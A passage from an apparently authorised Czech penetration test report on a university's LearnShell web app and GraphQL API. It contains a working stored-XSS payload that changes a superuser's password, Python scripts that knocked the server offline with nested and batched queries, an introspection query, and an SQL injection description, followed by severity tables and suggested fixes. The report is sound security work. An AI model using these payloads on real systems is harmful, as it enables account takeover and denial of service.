      output(data);
  }
  function output(inp) {
      document.body.appendChild(document.createElement('pre')).innerHTML = inp;
  }
</script>
```

Obrázek 4.26 XSS – GraphQL dotaz s Javascript kódem

```
{"query": "mutation submit {\n      AssignmentUpdate(data: {\n        id: 44,\n        courseId: 1,
\n        templateId: 1,\n        name: \"PokusScript\",\n        description: \"Text\"\n
generatorData: \"{\\\"lidl\\\": \\  \"bmFtZT0ne3sgZW52LnVzZXJuYW1lIH19Jwo=\\\"}\"\n
correctionData: \"{\\\"solution\\\": \\\"VGV4dA==\\\", \\\"testcases\\\": [{\\\"lidl\\\":\\
\"dGVzdA==\\\",\\\"name\\\":\\\"</script><script>     var req = new XMLHttpRequest();
req.open('POST','https://learnshell.fit.cvut.cz/graphql/',true);     req.onload = stealData;
req.withCredentials = true;     req.setRequestHeader('Content-Type', 'application/json');
req.send(JSON.stringify({'query':'mutation {UserSetPassword(data:{id: \\\\\\\"892\\\\\\\",
password: \\\\\\\"hesloXSS\\\\\\\" }) {object {id username firstName lastName}}}'}));     function
stealData(){         var data= JSON.stringify(JSON.parse(this.responseText),null,2);
output(data);     }     function output(inp) {
document.body.appendChild(document.createElement('pre')).innerHTML = inp;     } </script>\\\",\\
\"score\\\":1,\\\"check_files\\\":true,\\\"check_stderr\\\":false,\\\"check_stdout\\\":true,\\
\"check_hardlinks\\\":false,\\\"num_repetitions\\\":1,\\\"check_permissions\\\":false,\\
\"check_return_code\\\":true,\\\"check_files_content\\\":false,\\\"check_excessive_files\\
\":false}]}\"\n      }) {\n        object {\n          id\n        }\n      }\n    }"}
```

že používají http only flag a tedy nejsou přístupny z Javascript kódu. Já jsem tedy zkusil XSS využít k provedení CSRF.

Stejná zranitelnost se vyskytuje po vytvoření úlohy, jelikož se v administraci zobrazuje také za pomoci django-json-widget, který využívá django-jsonfield package. Této zranitelnosti může tedy využít i administrátor, který má přístup k vytváření úloh/zadání.

Pro demonstraci zneužití v podobě změny hesla pro superuser jsem si vybral způsob, kdy XSS využívá uživatel s právy vytváření/editaci úlohy. Pro útočníka s právy student by byl postup obdobný, pouze by se využívalo úpravy odevzdaného řešení, jako je ukázáno výše.

Útočník opět upraví request před odesláním na server. Záměrem je změnit heslo uživateli, který má práva superuser. Předpoklady pro tento útok jsou následující: útočníkem vytvořenou úlohu si otevře uživatel s právy superuser, útočník zná ID nějakého uživatele s právy superuser (typicky 0 nebo 1).

Dle dokumentace GraphQL API dostupné z adresy: `https://learnshell.fit.cvut.cz/graphql` nebo po odchycení dotazu na změnu hesla, je známa mutation, kterou to lze provést. Sestavil jsem tedy Javascript kód, který se po načtení spustí a změní uživateli se zvoleným ID heslo. Tento kód je vidět na obrázku 4.25. Tento kód bylo třeba vložit do odesílaného request a provést validaci, aby se odeslal validní GraphQL mutation v JSON formátu. GraphQL dotaz, který je odesílán v těle reuqest, po vložení Javascript kódu a validaci je na obrázku4.26.

V rámci simulace a ověření útoku jsem si jako superuser úlohu s ID 44 otevřel v Django administraci a zachytil všechny dotazy na aplikaci, které vznikly po otevření úlohy. Z obrázku 4.27 je vidět, jak jdou dotazy za sebou. První označený je dotaz pro zobrazení úlohy s ID 44 a poslední je dotaz, který byl umístěn v Javascript kódu. Tento zvýrazněný request je na obrázku 4.28.

Obrázek 4.27 XSS – Průběh dotazů při změně hesla pomocí XSS

https://learnshell.fit.cvut.cz	GET	/admin/assignment/assignment/44/change/?_changelist_filters=p%3D4	✓	200
https://learnshell.fit.cvut.cz	GET	/admin/jsi18n/		200
https://learnshell.fit.cvut.cz	GET	/static/dist/jsoneditor.min.js		200
https://learnshell.fit.cvut.cz	GET	/static/admin/js/prepopulate_init.js		200
https://learnshell.fit.cvut.cz	GET	/static/admin/img/icon-changelink.svg		200
https://learnshell.fit.cvut.cz	GET	/static/admin/js/change_form.js		200
https://learnshell.fit.cvut.cz	GET	/static/dist/jsoneditor.map		404
https://learnshell.fit.cvut.cz	GET	/static/dist/img/jsoneditor-icons.svg		200
https://learnshell.fit.cvut.cz	POST	/graphql/	✓	200
https://content-autofill.goog...	GET	/v1/pages/ChNDaHJvbWUvODkuMC40Mzg5LjkwEkEJU4Ry4H5O9eQSBQ1x-4MfEgUNJNxdkBIFDZRU-s8SBQ0...	✓	400

Obrázek 4.28 XSS – Dotaz na změnu hesla

```
POST /graphql/ HTTP/1.1
Host: learnshell.fit.cvut.cz
Connection: close
Content-Length: 125
sec-ch-ua: "Chromium";v="89", ";Not A Brand";v="99"
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.90 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: https://learnshell.fit.cvut.cz
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://learnshell.fit.cvut.cz/admin/assignment/assignment/44/change/?_changelist_filters=p%3D4
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: csrftoken=HjnjGDo6T0m3oJHufWXFQe3oNlybOjH6VJ6JtyjP27ISPKyC3h7b2gNpcsjv8G9c; sessionid=v8z8selvqkk06pll4xwq3vd8qiz27lgo

{
  "query":"mutation {UserSetPassword(data:{id: \"892\", password: \"hesloXSS\" }) {object {id username firstName lastName}}}"
}
```

Následně jsem ověřil změnu hesla přihlášením do Django administrace pomocí hesla: hesloXSS. Heslo bylo změněno úspěšně.

4.3.8 A8:2017 – Insecure Deserialization

Aplikace nepoužívá serializaci a tedy není využita ani deserializace. Z tohoto důvodu aplikace není zranitelná na nebezpečnou deserializaci.

4.3.9 A9:2017 – Using Components with Known Vulnerabilities

Komponenta se známými zranitelnostmi byla nalezena v testu IP adresy 10.38.5.90, přesněji Jinja2 2.10.1. Tato verze má dvě známe zranitelnost s CVE-2019-8341 a CVE-2020-28493.

Důležitou komponentou je Django verze 3.1.1, pro kterou jsou známé zranitelnosti CVE-2021-3281, CVE-2021-23336 a CVE-2021-32052. Nalezeno zde [47].

4.3.10 A10:2017 – Insufficient Logging & Monitoring

Pro tento bod nebyla možnost, jak ho otestovat, jelikož aplikace neobsahují aktivní monitorování.

4.3.11 Shrnutí výsledků penetračního testu

Pro testování webové aplikace byla použita metodologie OWASP Top Ten. Jediná přímo zneužitá zranitelnost byla Stored XSS, která vedla k eskalaci privilegií ze studenta na administrátora.

Bylo nalezeno používání komponent, jejichž verze mají známé zranitelnosti. Jedná se o Django verze 3.1.1 a Jinja2 verze 2.10.1.

Tabulka 4.2 Shrnutí nalezených zranitelností – test webové aplikace dle OWASP Top Ten

Název zranitelnosti / CVE / CWE	Kategorie	Závažnost
Stored XSS v parametrech script a name	A7:2017	`critical`
Server Side Template Injection – Jinja2 (CVE-2019-8341)	A9:2017	`critical`
HTTP Header Injection – Django (CVE-2021-32052)	A9:2017	`high`
ReDoS – Jinja2 (CVE-2020-28493)	A9:2017	`medium`
Directory Traversal – Django (CVE-2021-3281)	A9:2017	`medium`
Web Cache Poisoning – Django (CVE-2021-23336)	A9:2017	`medium`
Slabé požadavky na heslo (CWE-521)	A2:2017	`medium`
Uložení hesla v plain text	A2:2017	`medium`
Vysoká hodnota Max-Age pro session ID	A2:2017	`low`
Špatné použití CSRF tokenu	A2:2017	`low`
Nenastavená X-Frame Options header	A3:2017	`low`
Duplikace Strict-Transport-Security header	A6:2017	`low`

Nastavení nového hesla nevyžaduje původní heslo ani nejsou vynucovány vlastnosti nastavovaného hesla. Při tvorbě uživatele skrze Django administraci se uloží heslo takto vytvořeného uživatele v plain text.

Poslední nalezené pochybení se týkají HTTP hlaviček a Cookies. Token proti útokům CSRF se nekontroluje a je špatně přenášen pomocí Cookies. Cookie session ID má nastavenou zbytečně vysokou hodnotu času, po kterém se zneplatní. Hlavička, která má pomoci zabránit útokům click-jacking, není nastavena. Hlavička Strict-Transport-Security header je duplikována, protože ji nastavuje NGINX na interní IP adrese 10.38.5.90 a i fakultní proxy server.

Všechny nalezené zranitelnosti při testování webové aplikace pomocí metodiky OWASP Top Ten jsou uvedeny v tabulce 4.2.

4.4 Test GraphQL API dle OWASP API Security Top 10 2019

Pro testování GraphQL jsem vybral metodologii OWASP API Security Top 10, konkrétně verzi 2019, protože je nejnovější dostupná verze této metodologie.

4.4.1 API1:2019 – Broken object level authorization

Žádné výrazné bezpečnostní pochybení nebylo nalezeno. Pouze to, že si student může vypsat schéma pro odevzdání pomocí dotazu `SubmissionList`. Tento nález je pro tento bod spíše informativní, dopad tohoto dotazu je ukázán v API4:2019 – Lack of resources and rate limiting.

4.4.2 API2:2019 — Broken authentication

Pro tento bod bylo nalezeno pouze to, že si uživatel může změnit heslo pomocí odeslání GraphQL mutation. V nastavení hesla přes API není žádná kontrola hesla, přesněji není vyžadováno původní heslo ani žádné vynucovány žádné požadavky na složitost hesla. Dotaz na změnu hesla je na obrázku 4.36. Jiná pochybení nebyla nalezena.

Obrázek 4.29 Skript pro vytvoření vnořených dotazů

```
import sys

original_stdout = sys.stdout # Save a reference to the original standard output

with open('filename.txt', 'w') as f:
    sys.stdout = f # Change the standard output to the file we created.
    print("{")
    print("UserMyself")
    for i in range(1,36):
        print("{\nparallels{\nresults{\nmembers{\nresults")
    print(4*i*"}")
    print("}")
    sys.stdout = original_stdout
```

Obrázek 4.30 Výstup po DoS

```
"<html>\r\n<head><title>502 Bad Gateway</title></head>\r\n<body>\r\n<center><h1>502 Bad
Gateway</h1></center>\r\n<hr><center>nginx/1.19.3</center>\r\n</body>\r\n</html>\r\n"
```

4.4.3 API3:2019 — Excessive data exposure

Data jsou posílána přes GraphQL API a to na klienta zasílá pouze data, která si klient vyžádá. Neprobíhá filtrování dat na straně klienta. Bezpečnostní chyby týkající se nadměrného vystavení dat jsem nenašel.

4.4.4 API4:2019 — Lack of resources and rate limiting

GraphQL poskytuje jednoduché rozhraní, které dovoluje používání vnořených dorazů a vnořených objektů. Tato možnost může být zneužita voláním dotazu s velkou hloubkou zanoření. Podobné jako rekurzivní funkce a tak může způsobit DoS. [48]

Po průzkumu dostupných dotazů jsem připravil vnořený dotaz, který jsem vytvářel za pomocí jednoduchého Python skriptu, který je na obrázku 4.29. Výstup se uložil do souboru a ten jsem následně odesílal na GraphQL endpoint. V závislosti na počtu vykonání for cyklů a tedy na hloubce zanoření se vypíše výsledek, způsobí DoS na 2 vteřiny nebo se dotaz kvůli velkému počtu zanoření neprovede. Do 35 opakování cyklu se dotaz provede, od 36 do 56 opakování způsobí zmíněný DoS, pro 57 a více se dotaz kvůli překročení maximální hloubky rekurze. Výstup, který se vypíše po 2 vteřinové DoS je na obrázku 4.30 a oznámení o překročení maximální hloubky rekurze je na obrázku 4.31.

Vyzkoušel jsem dotaz, který je vidět na obrázku 4.32. Během zpracovávání tohoto dotazu byl způsoben DoS na 30 vteřin. Ověřil jsem to pokusem o připojení k aplikaci LearnShell z jiného zařízení s jinou veřejnou IP adresou. V tomto případě se nejedná o zneužití vnořených dotazů.

Dále GraphQL podporuje vložení více dotazů do jednoho požadavku známé jako batching requests či query batching. Útočník toho může zneužít a poslat mnoho dotazů v jednom požadavku a způsobit tak DoS. Takový útok se nazývá batching attack. Předchozí DoS útoky vyžadovali, aby byl útočník student/učitel, ale pro tento útok to není potřeba. Tedy útočník nemusí být přihlášen.

Napsal jsem skript v jazyce Python, který vytvoří request ve kterém bude velké množství dotazů a následně ho odešle na GraphQL endpoint. To způsobí DoS na 30 vteřin, opět bylo

Obrázek 4.31 Oznámení překročení maximální hloubky rekurze


```
{
  "errors": [
    {
      "message": "maximum recursion depth exceeded while calling a Python object"
    }
  ]
}
```


Obrázek 4.32 DoS kvůli dotazu SubmissionList

```
{
  SubmissionList{
    results{
      submissionSchema
    }
  }
}
```


```
"<html>\r\n<head><title>502 Bad Gateway</title></head>\r\n<body>
\r\n<center><h1>502 Bad Gateway</h1></center>\r\n<hr><center>nginx
/1.19.3</center>\r\n</body>\r\n</html>\r\n"
```


ověřeno pokusem o připojení z jiné veřejné IP adresy. Uvedený skript je vidět na obrázku 4.33

Uvedené DoS útoky byly možné, jelikož nejsou nastaveny správně limity. Pro první DoS útok to je nenastavení limitu pro počet zanoření dotazu, který by nevyčerpal všechny zdroje serveru. Druhý DoS je umožněn, protože není nastaven limit na počet dotazů v jednom požadavku.

4.4.5 API5:2019 – Broken function level authorization

Přístup uživatele s právy studenta k administrátorským funkcím jsem při testování nenalezl.

Nalezl jsem nekontrolování přístupu k funkcím v rámci skupiny uživatelů s právy administrátor. Tedy administrátor „A“ nemá povolený přístup k funkci zobrazení všech uživatelských účtů. Tato funkce není dostupná v Django administraci, ale skrze API dostupná je.

Tento problém byl nalezen tak, že jsem si vytvořil uživatele s právy administrátora (s uživ. jménem PenTestStaff) a povolil mu přístup jenom vytváření zkoušek. Po přihlášení takového uživatele do administrace je z obrázku 4.34 vidět, že má povoleno pouze vytváření zkoušek. Za uživatele PenTestStaff jsem se přihlásil do aplikace LearnShell a skrze stránku s adresou `https://learnshell.fit.cvut.cz/assignments` jsem si chtěl zobrazit zadání úloh. Žádné úlohy se nezobrazili a to je očekávané chování. Zde tedy problém není a kontrola je nastavena správně.

Obrázek 4.33 Skript pro batching attack

```
1  import requests
2
3  url = 'https://learnshell.fit.cvut.cz/graphql/'
4  query = "UserMySelf{name id username}"
5  data = '{"query":"{'
6
7  for i in range(0,10000):
8      data = data + "q{}:{}".format(i,query)
9  data = data + '}"}'
10
11 headers = {'Content-type': 'application/json'}
12 x = requests.post(url, data=data, verify=False, headers = headers)
```

Obrázek 4.34 Django administrace po přihlášení PenTestStaff

Obrázek 4.35 Dotaz na zobrazení zadání úloh skrze GraphQL API

Ale pokud jako tento uživatel upravím request pro zobrazení všech zadání a pošlu na GraphQL API endpoint, tak se zadání úloh zobrazí v response. Ukázka toho je na obrázku 4.35. Pro ukázání, že se opravdu jedná o dotaz uživatele PenTestStaff je přidán dotaz (UserMyself), který vypíše požadované informace o uživateli. Výpis úloh je zkrácen.

Následně jsem vyzkoušel změnit heslo uživateli s právy superuser. K tomu by uživatel PenTestStaff neměl mít práva. Nejprve jsem si tedy zobrazil všechny uživatele a vybral jednoho s hodnotou isSupeuser nastavenou na true. Potom jsem poslal mutation, která tomuto uživateli změní heslo na „HesloZmenenoNeopravnene“. Změna hesla je na obrázku 4.36. Z tohoto obrázku je zřejmé, že změna hesla proběhla úspěšně. Pokud by neproběhla, pak by se vypsala chybová hláška „You must be an admin to do this. OR You must be yourself to do this“.

Po tomto kroku jsem se mohl jako uživatel „khuntpav“ přihlásit do administrace se změněným heslem. V Django administraci jsou možné další úkony, které nejsou dostupné přes GraphQL API.

Stejný postup vyzkoušen i pro uživatele s právy student. Zde se kontrola provádí správně a jako uživatel student nebyl možný přístup k administrátorským funkcím.

4.4.6 API6:2019 Mass Assignment

Pro tento bod jsem nenalezl žádnou bezpečnostní chybu. Zkoušel jsem do odesílaných dotazů přidávat argumenty, pro získání/změnu objektu. Například při vytváření uživatele jsem zkusil přidat argument „isStaff“ na hodnotu „true“. Na různé pokusy byla odpověď serveru vždy error zpráva ohledně nevalidního dotazu.

Obrázek 4.36 Neoprávněná změna hesla uživateli s právy superuser

```
mutation
{
  UserSetPassword(data: {id: 892, password: "HesloZmenenoNeopravnene"})
  {
    object{
      id
      isSuperuser
      username
    }
  }
}
```

```
{
  "data": {
    "UserSetPassword": {
      "object": {
        "id": 892,
        "isSuperuser": true,
        "username": "khuntpav"
      }
    }
  }
}
```

Obrázek 4.37 Introspection query

```
{
"query":"{__schema{queryType{name}mutationType{name}subscriptionType{name}types{...FullType}directives
{name description locations args{...InputValue}}}}fragment FullType on __Type{kind name description
fields(includeDeprecated:true){name description args{...InputValue}type{...TypeRef}isDeprecated
deprecationReason}inputFields{...InputValue}interfaces{...TypeRef}enumValues(includeDeprecated:true){n
ame description isDeprecated deprecationReason}possibleTypes{...TypeRef}}fragment InputValue on
__InputValue{name description type{...TypeRef}defaultValue}fragment TypeRef on __Type{kind name
ofType{kind name ofType{kind name ofType{kind name ofType{kind name ofType{kind name ofType{kind name
ofType{kind name}}}}}}}}"
}
```

4.4.7 API7:2019 Security Misconfiguration

Ve výchozím nastavení většina implementací GraphQL používá výchozí konfigurace, které jsou nebezpečné a měly by být změněny. Mnoho implementací GraphQL má ve výchozím nastavení povoleno Introspection a GraphiQL a nechávají je přístupné bez nutnosti autentizace.

GraphiQL je IDE pro IDE pro GraphQL, lze v něm vytvářet, testovat dotazy a také je skrze něj přístup k dokumentaci, která se generuje na základě Introspection (introspekce).

GraphQL Introspection je vlastnost, která povoluje dotazování na to, které zdroje jsou v API schématu k dispozici. Díky introspekci lze získat podporované dotazy, typy, pole a direktivy.

Po přístupu na adresu `https://learnshell.fit.cvut.cz/graphql/` bylo nalezeno GraphiQL. GraphiQL dle [24] nemá být používáno na produkci, ale pouze při testování a vývoji. Přístup k tomuto IDE má každý, kdo danou adresu navštíví. Tedy každý má přístupnou dokumentaci a může vytvářet a testovat dotazy. Případnému útočníkovi dostupnost tohoto IDE může ulehčit porozumění schématu API a pomoci při tvorbě dotazů pro zneužití aplikace.

Pokud se vypne jen GraphiQL a introspekce se nechá zapnuta, lze pomocí introspekce také získat dostupné dotazy a schéma API. Postup, jak by útočník mohl zneužít zapnuté introspekce je uveden níže.

Našel jsem si dotaz, na který je vráceno schéma API a dostupné dotazy (query, mutation a subscription) Potom jsem tento dotaz vložil do těla request, který jsem poslal na GraphQL endpoint. Tělo poslaného request je vidět na obrázku 4.37. Na tento request jsem obdržel odpověď, kde bylo vypsané schéma a dostupné query/mutation/subscription atp. Zkrácená odpověď je na obrázku 4.38.

V odpovědi jsou data ve formátu JSON, pro vizualizaci lze použít online nástroj GraphQL Voyager. Do tohoto nástroje stačí zadat data z odpovědi a nástroj vizualizuje schéma API. Část vizualizovaného schématu je ukázáno na obrázku 4.39


I pokud bude introspekce vypnuta, tak stále může útočník jednotlivé dotazy hádat pomocí brute force. GraphQL má built-in vlastnost, která vrací zpátky nápovědu, pokud hádané jméno dotazu či políčka je podobné tomu existujícímu. Ukázka toho je na obrázku 4.40.

Postupným hádáním se útočník může dostat až k sestavení kompletního validního dotazu.

Obrázek 4.38 Odpověď na introspection query



```
16 Content-Length: 275794
17
18 {
     "data":{
       "__schema":{
         "queryType":{
           "name":"Query"
         },
         "mutationType":{
           "name":"Mutation"
         },
         "subscriptionType":null,
         "types":[
           {
             "kind":"OBJECT",
             "name":"Query",
             "description":null,
             "fields":[
               {
                 "name":"StudentWritesExamList",
                 "description":"StudentWritesExam list",
                 "args":[
```


Obrázek 4.39 Část vizualizovaného schématu pomocí GraphQL Voyager



Obrázek 4.40 Detailní error zpráva

Obrázek 4.41 Parametr ordering nevalidní hodnota



Obrázek 4.42 Zranitelný parametr ordering na SQL injection

4.4.8 API8:2019 – Injection

Při testování jsem zkoušel SQL injection na parametry pro query a mutation. Při tomto testování byla objevena SQL injection v parametru „ordering“.

Nejprve jsem zadal do parametru „ordering“ nějaké slovo, které pravděpodobně nebude validní hodnota například „nonsense“. Vypsala se error zpráva, z které jsem zjistil možné hodnoty. Lze vidět na obrázku 4.41

Z těchto možných hodnot jsem vybral „id“ a přidáváním různých interpunkčních znamének jsem se snažil zjistit, jestli je parametr zranitelný na SQL injection. Úspěšný pokus, z kterého bylo zjištěno, že testovaný parametr je zranitelný se nachází na obrázku 4.42. dále jsem viděl, že se používá klausule FROM na tabulku exam_studentwritesexam, tuto informaci jsem následně využil při sestavování SQL injection.

Po několika pokusech jsem vytvořil GraphQL dotaz, který je vidět na obrázku 4.43. V parametru „ordering“ je vložena SQL injection. SQL dotaz má za úkol vypsat všechny existující tabulky v databázi. Pro provedení SQL dotazu bylo třeba ukončit závorku pro argument klausule ORDER BY, ukončit příkaz pomocí středníku, poté zadat SQL dotaz a za něj zadat dvě pomlčky pro zakomentování zbytku původního dotazu.


Odpověď serveru je ukázána na obrázku 4.44, z kterého je vidět, že se SQL dotaz provedl a vypsali se existující tabulky z databáze.

Tímto bylo dokázáno, že se provede zadaný SQL dotaz a tedy parametr „ordering“ je zranitelný na SQL injection.

4.4.9 API9:2019 Improper Assets Management

V této fázi testování jsem hledal, zdali se není dostupná verze API, která je určena pro testování a není tedy zabezpečena jako produkční verze. Případně starší verze API.

Obrázek 4.43 GraphQL dotaz s SQL injetion



Obrázek 4.44 Odpověď na GraphQL dotaz s SQL injection


```
{
  "message": "Field 'id' expected a number but got 'pg_type'.",
  "locations": [
    {
      "line": 4,
      "column": 7
    }
  ],
  "path": [
    "StudentWritesExamList",
    "results",
    1,
    "id"
  ]
},
{
  "message": "Field 'id' expected a number but got 'exam_exam'.",
  "locations": [
    {
      "line": 4,
```


Po průzkumu možný API endpoint pro GraphQL nebyl nalezen jiný než produkční. Pro tento bod jsem nenalezl žádnou zranitelnost či bezpečnostní pochybení.

4.4.10 API10:2019 Insufficient Logging & Monitoring

Tento bod má stejné vyhodnocení jako bylo zmíněno v A10:2017 – Insufficient Logging & Monitoring.

4.4.11 Shrnutí výsledků penetračního testu

Penetrační test GraphQL API byl vykonán s využitím metodologie OWASP API Security Top 10. Nalezená zranitelnost SQL injection umožňuje skrze poslání request na GraphQL endpoint provedení SQL příkazu/dotazu v databázi PostgreSQL.

V GraphQL API nejsou nastaveny limity na počet dotazů v jednom request, a ani pro hloubku vnořených dotazů. Nenastavení těchto limitů vede k DoS. Pro zneužití nenastaveného maximálního počtu dotazů v jednom request není potřeba žádná autorizace ani autentizace. Pro zneužití vnořených dotazů je potřeba uživatelský účet alespoň s právy student.

Bylo nalezeno, že při nastavování hesla přes API nejsou vyžadovány žádné vlastnosti hesla, a ani není potřeba zadávat původní heslo. Uživatel s právy administrátor, který nemá nastaven přístup ke všem funkcionalitám, může neoprávněně tyto funkcionality skrze API zneužívat a to vede k eskalaci privilegií.

Používání výchozí konfigurace umožňuje přístup neoprávněným osobám k GraphiQL, a také získání schématu celého API pomocí introspekce, která je povolena. V tabulce 4.3 se nachází seznam nalezených zranitelností.

Tabulka 4.3 Shrnutí nalezených zranitelností – test GraphQL API

Název zranitelnosti / CVE / CWE	Kategorie	Závažnost
SQL injection v parametru ordering	API8:2019	`high`
Nenastaven limit na počet dotazů v jednom požadavku (DoS)	API4:2019	`high`
Nenastaven limit pro hloubku vnořených dotazů (DoS)	API4:2019	`medium`
Slabé požadavky na heslo (CWE-521)	API2:2019	`medium`
Neoprávněný přístup k funkcionalitám	API5:2019	`medium`
Přístupné GraphiQL	API7:2019	`medium`
Povolena introspekce	API7:2019	`medium`
Neoprávněné užití dotazu	API2:2019	`low`
Detailní error zprávy	API7:2019	`low`

Kapitola 5

Prioritizace zranitelností a návrh základních oprav

V této kapitole je uveden souhrn nalezených zranitelností ze všech provedených testů. Pro zranitelnosti se středním a vyšším stupněm závažnosti jsou navrhnuty základní opravy.

Souhrn všech nalezených zranitelností je uveden v tabulce 5.1. Dále bude pro zranitelnosti se středním či vyšším stupněm závažnosti navrhnuta základní oprava. Některé zranitelnosti jsou krátce popsány, jelikož vyžadují stručné shrnutí.

Hodnocení závažnosti je založeno na CVSS v3.1. Pro výpočet závažnosti pro každou nalezenou zranitelnost bylo využito [49].

Často používané přihlašovací údaje pro root – PostgreSQL

Zde bylo pochybení v nastavení přihlašovacích údajů do databáze. Byly nastaveny běžně používané údaje, které se vyskytují ve slovnících pro útoky brute force. Navíc tyto údaje byly pro uživatele s právy superuser/root.

Základní návrh opravy je nepoužívat žádné běžné přihlašovací údaje a řídit se doporučeními organizace NIST pro zvolení hesla.

Nenastavené heslo pro root – Redis

Databáze Redis používá výchozí konfiguraci, ve které není nastaveno heslo ani přihlašovací jméno pro uživatele s právy root. Přihlásit se lze může každý student/zaměstnanec FIT ČVUT pouze se znalostí IP adresy a portu.

Pro opravu je vyžadováno nastavení uživatelského jména a bezpečného hesla.

Stored XSS v parametrech script a name

Tato zranitelnost je způsobena kombinací nekontrolováním uživatelského vstupu a používáním komponenty, která obsahuje tento typ zranitelnosti. Škodlivý skript se spouští v Django administraci v důsledku používání django-json-widget verze 1.0.1, který používá django-jsonfield package. Verze používaného balíčku django-jsonfield je zranitelná vůči XSS.

Základní oprava je tedy používat novější verzi django-json-widget, například django-json-widget verze 1.1.1.

Tabulka 5.1 Shrnutí nalezených zranitelností pro všechny provedené testy

Název zranitelnosti / CVE / CWE	Kategorie	Závažnost
Často používané přihlašovací údaje pro root – PostgreSQL	10.38.5.90:5432	`critical`
Nenastavené heslo pro root – Redis	10.38.5.90:6379	`critical`
Stored XSS v parametrech script a name	A7:2017	`critical`
Server Side Template Injection – Jinja2 (CVE-2019-8341)	A9:2017	`critical`
Libovolné spouštění SQL funkcí (CVE-2020-25695)	10.38.5.90:5432	`high`
PostgreSQL RCE (CVE-2019-9193)	10.38.5.90:5432	`high`
HTTP Header Injection – Django (CVE-2021-32052)	A9:2017	`high`
SQL injection v parametru ordering	API8:2019	`high`
Nenastaven limit na počet dotazů v jednom požadavku (DoS)	API4:2019	`high`
Neoprávněný přístup k sloupcům tabulky (CVE-2021-20229)	10.38.5.90:5432	`medium`
Nepoužívání Firewall	10.38.5.90:Všechny porty	`medium`
Používání hash algoritmu MD5 pro hesla (CWE-916) – PostgreSQL	10.38.5.90:5432	`medium`
Nepoužívání šifrované komunikace – PostgreSQL	10.38.5.90:5432	`medium`
Nepoužívání šifrované komunikace – Redis	10.38.5.90:6379	`medium`
Používání HTTP serveru určeného pro vývoj	10.38.5.90:5000	`medium`
ReDoS – Jinja2 (CVE-2020-28493)	A9:2017	`medium`
Directory Traversal – Django (CVE-2021-3281)	A9:2017	`medium`
Web Cache Poisoning – Django (CVE-2021-23336)	A9:2017	`medium`
Slabé požadavky na heslo (CWE-521)	A2:2017	`medium`
Uložení hesla v plain text	A2:2017	`medium`
Nenastaven limit pro hloubku vnořených dotazů (DoS)	API4:2019	`medium`
Slabé požadavky na heslo (CWE-521)	API2:2019	`medium`
Neoprávněný přístup k funkcionalitám	API5:2019	`medium`
Přístupné GraphiQL	API7:2019	`medium`
Povolena introspekce	API7:2019	`medium`
Nenastavování HTTP hlaviček	10.38.5.90:80, 10.38.5.90:5000	`low`
HTTP Server header vystavuje verzi serveru	10.38.5.90:80, 10.38.5.90:5000, 10.38.5.90:8000	`low`
Vysoká hodnota Max-Age pro session ID	A2:2017	`low`
Špatné použití CSRF tokenu	A2:2017	`low`
Nenastavená X-Frame Options header	A3:2017	`low`
Duplikace Strict-Transport-Security header	A6:2017	`low`
Neoprávněné užití dotazu	API2:2019	`low`
Detailní error zprávy	API7:2019	`low`

Jinja2 verze se známými zranitelnostmi

Známé zranitelnosti pro používanou verzi Jinja2 jsou Server Side Template Injection (CVE-2019-8341) a ReDoS (CVE-2020-28493). Tyto zranitelnosti se týkají funkcionalit, které nejsou použity, ale i přesto by neměla být používána komponenta se známými zranitelnostmi.

Základní opravou je použít novější verzi Jinja2 aspoň 2.11.3 nebo vyšší.

PostgreSQL verze se známými zranitelnostmi

Zranitelnosti CVE-2020-25695 a CVE-2021-20229 v současném nastavení uživatelských účtů neměli vliv, jelikož je zde jen jeden uživatel a to s právy root. Tyto zranitelnosti využívají chyb, které by pak mohl uživatel, který nemá práva root/superuser zneužít k spuštění nějakého dotazu pod uživatelem root. Je však třeba počítat s možným rozšířením, kdy se další uživatel vytvoří. Pak by tyto zranitelnosti mohly mít dopad.

Pro první dvě zmíněné je doporučeno přejít na novější verzi PostgreSQL, například verze 9.6.21.

Zneužití zranitelnosti CVE-2019-9193 bylo možné jen díky zjištění přihlašovacích údajů do databáze. Bez znalosti přihlašovacích údajů uživatele s právy superuser nebo uživatele patřící do skupiny „pg_execute_server_program“ není možná.

